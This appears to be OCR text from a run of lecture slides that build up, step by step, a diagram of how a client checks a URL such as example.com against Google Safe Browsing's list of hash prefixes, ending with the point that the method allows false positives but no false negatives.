

Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef0123456789...'
Client
Hash prefix list
Google Safe Browsing Server
90 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef0123456789...'
Is 'abcdef' prefix present?
Client
Hash prefix list
Google Safe Browsing Server
91 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef0123456789...'
Hash prefix list
Is 'abcdef' prefix present?
No
Client
Google Safe Browsing Server
92 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef0123456789...'
Is 'abcdef' prefix present?
No
example.com is safe!
Client
Hash prefix list
Google Safe Browsing Server
93 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef0123456789...'
Hash prefix list
Is 'abcdef' prefix present?
Client
No
Google Safe Browsing Server
example.com is safe!
This technique can have false positives, but never false negatives.
94 Feross Aboukhadijeh

